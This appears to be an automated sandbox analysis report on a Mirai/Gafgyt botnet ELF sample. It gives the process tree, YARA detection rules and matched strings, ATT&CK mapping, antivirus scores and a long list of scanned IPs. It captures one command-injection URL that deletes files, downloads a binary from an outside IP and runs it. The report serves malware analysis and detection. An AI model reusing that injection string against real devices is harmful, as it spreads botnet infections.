ID: 553479
Sample Name: SLdtSSVlj2
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:44:21
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report SLdtSSVlj2

Overview

General Information

Sample Name:	SLdtSSVlj2
Analysis ID:	553479
MD5:	6b355f508658f7f…
SHA1:	72a9d43e568016..
SHA256:	9010857d2724b1..
Tags:	32 elf mirai sparc
Infos:	

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Yara detected Gafgyt
- Malicious sample detected (through …
- Connects to many ports of the same…
- Uses known network protocols on no…
- Sample tries to kill multiple processe…
- Sample reads /proc/mounts (often u…
- Yara signature match
- Reads system information from the …
- Uses the "uname" system call to qu…
- Enumerates processes within the "p…

Classification



Analysis Advice

All HTTP servers contacted by the sample do not answer. Likely the sample is an old dropper which does no longer work

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553479
Start date:	15.01.2022
Start time:	00:44:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SLdtSSVlj2
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.lin@0/4@0/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- SLdtSSVlj2 (PID: 5267, Parent: 5104, MD5: 7dc1c0e23cd5e102bb12e5c29403410e) Arguments: /tmp/SLdtSSVlj2
  - SLdtSSVlj2 New Fork (PID: 5269, Parent: 5267)
  - SLdtSSVlj2 New Fork (PID: 5270, Parent: 5267)
  - SLdtSSVlj2 New Fork (PID: 5271, Parent: 5267)
    - SLdtSSVlj2 New Fork (PID: 5275, Parent: 5271)
    - SLdtSSVlj2 New Fork (PID: 5276, Parent: 5271)

- SLdtSSVlj2 New Fork (PID: 5279, Parent: 5271)
- SLdtSSVlj2 New Fork (PID: 5280, Parent: 5271)

- systemd New Fork (PID: 5288, Parent: 1)
  - journalctl (PID: 5288, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5309, Parent: 1)
  - dbus-daemon (PID: 5309, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5321, Parent: 1)
  - whoopsie (PID: 5321, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5322, Parent: 1860)
  - pulseaudio (PID: 5322, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5323, Parent: 1)
  - rsyslogd (PID: 5323, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- gvfsd-fuse New Fork (PID: 5324, Parent: 2038)
  - fusermount (PID: 5324, Parent: 2038, MD5: 576a1b135c82bdcbc97a91acea900566) Arguments: fusermount -u -q -z -- /run/user/1000/gvfs
- systemd New Fork (PID: 5325, Parent: 1)
  - systemd-journald (PID: 5325, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5326, Parent: 1334)
  - pulseaudio (PID: 5326, Parent: 1334, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5337, Parent: 1)
  - rtkit-daemon (PID: 5337, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5340, Parent: 1)
  - systemd-logind (PID: 5340, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- gdm3 New Fork (PID: 5398, Parent: 1320)
  - Default (PID: 5398, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5399, Parent: 1)
  - dbus-daemon (PID: 5399, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- gdm3 New Fork (PID: 5400, Parent: 1320)
  - Default (PID: 5400, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5401, Parent: 1)
  - systemd-journald (PID: 5401, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5402, Parent: 1)
  - whoopsie (PID: 5402, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5403, Parent: 1)
  - rsyslogd (PID: 5403, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5404, Parent: 1334)
  - pulseaudio (PID: 5404, Parent: 1334, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5407, Parent: 1)
  - systemd-logind (PID: 5407, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- gdm3 New Fork (PID: 5464, Parent: 1320)
  - Default (PID: 5464, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5465, Parent: 1)
  - dbus-daemon (PID: 5465, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5466, Parent: 1)
  - systemd-journald (PID: 5466, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5491, Parent: 1)
  - dbus-daemon (PID: 5491, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5496, Parent: 1)
  - whoopsie (PID: 5496, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5501, Parent: 1)
  - rsyslogd (PID: 5501, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5523, Parent: 1334)
  - pulseaudio (PID: 5523, Parent: 1334, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5527, Parent: 1)
  - dbus-daemon (PID: 5527, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5538, Parent: 1)
  - systemd-journald (PID: 5538, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5592, Parent: 1)
  - whoopsie (PID: 5592, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5595, Parent: 1)
  - rsyslogd (PID: 5595, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5599, Parent: 1)
  - rsyslogd (PID: 5599, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5600, Parent: 1)
  - whoopsie (PID: 5600, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5602, Parent: 1)
  - gpu-manager (PID: 5602, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
- systemd New Fork (PID: 5603, Parent: 1)
  - generate-config (PID: 5603, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
- systemd New Fork (PID: 5604, Parent: 1)
  - gpu-manager (PID: 5604, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
- systemd New Fork (PID: 5605, Parent: 1)
  - generate-config (PID: 5605, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
- systemd New Fork (PID: 5606, Parent: 1)
  - gpu-manager (PID: 5606, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
- systemd New Fork (PID: 5607, Parent: 1)
  - generate-config (PID: 5607, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
- systemd New Fork (PID: 5608, Parent: 1)
- systemd New Fork (PID: 5609, Parent: 1)
- **cleanup**

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
SLdtSSVlj2	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x14908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14978:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x149e8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14a58:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14ac8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14d38:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14d90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14de8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14e40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14e98:$xo1: oMXKNNC\x0D\x17\x0C\x12
SLdtSSVlj2	Mirai_Botnet_Malware	Detects Mirai Botnet Malware	Florian Roth	• 0x12c68:$x1: POST /cdn-cgi/ • 0x14768:$s1: LCOGQGPTGP • 0x14280:$s4: QWRGPTKQMP
SLdtSSVlj2	MAL_ELF_LNX_Mirai_Oct10_2	Detects ELF malware Mirai related	Florian Roth	• 0x12c68:$c01: 50 4F 53 54 20 2F 63 64 6E 2D 63 67 69 2F 00 00 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 00 0D 0A 48 6F 73 74 3A
SLdtSSVlj2	JoeSecurity_Mirai_5	Yara detected Mirai	Joe Security	
SLdtSSVlj2	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
Click to see the 2 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
5275.1.000000002ac99f32.000000004dded084.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x554:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x5c8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x63c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x6b0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x724:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9f8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa50:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xaa8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb00:$xo1: oMXKNNC\x0D\x17\x0C\x12
5276.1.000000002ac99f32.000000004dded084.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x554:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x5c8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x63c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x6b0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x724:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9f8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa50:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xaa8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb00:$xo1: oMXKNNC\x0D\x17\x0C\x12
5275.1.000000006c68effe.00000000ecbc2867.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x14908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14978:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x149e8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14a58:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14ac8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14d38:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14d90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14de8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14e40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x14e98:$xo1: oMXKNNC\x0D\x17\x0C\x12
5275.1.000000006c68effe.00000000ecbc2867.r-x.sdmp	Mirai_Botnet_Malware	Detects Mirai Botnet Malware	Florian Roth	• 0x12c68:$x1: POST /cdn-cgi/ • 0x14768:$s1: LCOGQGPTGP • 0x14280:$s4: QWRGPTKQMP
5275.1.000000006c68effe.00000000ecbc2867.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct10_2	Detects ELF malware Mirai related	Florian Roth	• 0x12c68:$c01: 50 4F 53 54 20 2F 63 64 6E 2D 63 67 69 2F 00 00 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 00 0D 0A 48 6F 73 74 3A
Click to see the 51 entries				

Jbx Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary:

Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

Persistence and Installation Behavior:

Sample reads /proc/mounts (often used for finding a writable filesystem)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt

Mitre Att&ck Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	Hidden Files and Directories 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modi Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	System Information Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap		Carri Billin Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Ingress Tool Transfer 3	Manipulate Device Communication		Mani App Rank or Ra

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SLdtSSVlj2	53%	Virustotal		Browse
SLdtSSVlj2	63%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.105.187.203	unknown	United States		3549	LVLT-3549US	false
143.73.37.90	unknown	United States		5953	DNIC-ASBLK-05800-06055US	false
23.112.136.211	unknown	United States		7018	ATT-INTERNET4US	false
65.127.38.165	unknown	United States		27235	CVC-INET-33US	false
8.43.89.79	unknown	United States		36154	WURESTONUS	false
223.7.246.150	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
81.53.39.132	unknown	France		3215	FranceTelecom-OrangeFR	false
157.159.2.10	unknown	France		2094	FR-TELECOM-MANAGEMENT-SUDPARISTelecomManagementSudPari	false
85.94.181.108	unknown	Andorra		6752	ANDORRAAndorraTelecomAD	false
84.93.195.206	unknown	United Kingdom		6871	PLUSNETUKInternetServiceProviderGB	false
117.53.0.207	unknown	Japan		18136	CTAJupiterTelecommunicationsCoLtdJP	false
49.142.216.66	unknown	Korea Republic of		7623	HCNGYEONGBUK-AS-KRGyeongbukCableTVKR	false
98.73.120.251	unknown	United States		7018	ATT-INTERNET4US	false
213.211.198.3	unknown	Germany		43341	MDLINKMDlinkonlineservicecenterGmbHDE	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
219.103.245.214	unknown	Japan		9595	XEPHIONNTT-MECorporationJP	false
111.130.217.227	unknown	China		9394	CTTNETChinaTieTongTelecommunicationsCorporationCN	false
4.76.23.211	unknown	United States		3356	LEVEL3US	false
211.10.223.182	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
47.99.127.89	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
46.116.224.198	unknown	Israel		1680	NV-ASNCELLCOMltdIL	false
58.4.23.157	unknown	Japan		17506	UCOMARTERIANetworksCorporationJP	false
195.254.204.141	unknown	Norway		13243	AS13243NO	false
12.51.215.185	unknown	United States		7018	ATT-INTERNET4US	false
77.38.175.50	unknown	Latvia		20910	BALTKOM-ASLV	false
141.7.4.238	unknown	Germany		553	BELWUEBelWue-KoordinationEU	false
106.40.39.9	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
153.103.147.76	unknown	United States		1519	DNIC-AS-01519US	false
120.38.218.114	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
190.242.223.55	unknown	Colombia		23520	COLUMBUS-NETWORKSUS	false
210.34.243.63	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
109.124.205.206	unknown	Russian Federation		35032	TAHIONISP-ASRU	false
39.169.69.182	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
143.95.243.22	unknown	United States		62729	ASMALLORANGE1US	false
178.48.33.205	unknown	Hungary		6830	LIBERTYGLOBALLibertyGlobalformerlyUPCBroadbandHolding	false
118.221.156.95	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
93.47.233.169	unknown	Italy		12874	FASTWEBIT	false
117.53.204.29	unknown	Korea Republic of		9770	SPEEDONSTV-AS-KRLGHelloVisionCorpKR	false
106.130.151.96	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
53.71.60.182	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
206.189.21.127	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
188.97.76.226	unknown	Germany		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
139.106.192.0	unknown	Norway		5619	EVRY-NO	false
167.165.177.98	unknown	United States		394534	CITYOFCHICAGO-ASN-01US	false
24.200.77.29	unknown	Canada		5769	VIDEOTRONCA	false
47.240.52.241	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false
111.41.154.180	unknown	China		132525	CMNET-HEILONGJIANG-CNHeiLongJiangMobileCommunicationComp	false
39.41.6.181	unknown	Pakistan		45595	PKTELECOM-AS-PKPakistanTelecomCompanyLimitedPK	false
97.208.98.77	unknown	United States		6167	CELLCO-PARTUS	false
178.181.134.183	unknown	Poland		12912	TMPL	false
45.177.55.212	unknown	El Salvador		267917	B-PROINNOVACIONESSADECVSV	false
5.18.76.220	unknown	Russian Federation		41733	ZTELECOM-ASRU	false
136.73.59.246	unknown	United States		60311	ONEFMCH	false
216.14.205.189	unknown	Australia		18108	FUJITSU-APFujitsuAustraliaLtdAU	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.132.0.140	unknown	United States		3561	CENTURYLINK-LEGACY-SAVVISUS	false
198.63.62.42	unknown	United States		2914	NTT-COMMUNICATIONS-2914US	false
134.106.195.170	unknown	Germany		680	DFNVereinzurFoerderungeinesDeutschenForschungsnetzese	false
152.187.199.199	unknown	United States		701	UUNETUS	false
37.192.174.66	unknown	Russian Federation		31200	NTKIPv6customersRU	false
116.209.105.167	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
183.244.15.145	unknown	China		56048	CMNET-BEIJING-APChinaMobileCommunicaitonsCorporationCN	false
175.152.186.231	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
142.32.230.217	unknown	Canada		3633	PROVINCE-OF-BRITISH-COLUMBIACA	false
4.89.195.39	unknown	United States		3356	LEVEL3US	false
210.173.247.82	unknown	Japan		4723	DOLPHINDolphinJP	false
198.248.158.135	unknown	United States		20177	EMPORIA-STATE-UNIVERSITYUS	false
85.240.148.176	unknown	Portugal		3243	MEO-RESIDENCIALPT	false
62.207.18.187	unknown	Netherlands		1136	KPNKPNNationalEU	false
170.251.162.210	unknown	United States		3573	ACCENTUREUS	false
36.105.37.71	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
138.92.199.12	unknown	United States		11482	CANISIUS-COLLEGEUS	false
155.92.185.225	unknown	United States		11500	MSOE-INTERNETUS	false
77.123.221.2	unknown	Russian Federation		205515	TSCRIMEARU	false
198.198.81.55	unknown	United States		292	ESNET-WESTUS	false
96.220.159.13	unknown	United States		7922	COMCAST-7922US	false
200.206.126.94	unknown	Brazil		10429	TELEFONICABRASILSABR	false
98.255.78.152	unknown	United States		7922	COMCAST-7922US	false
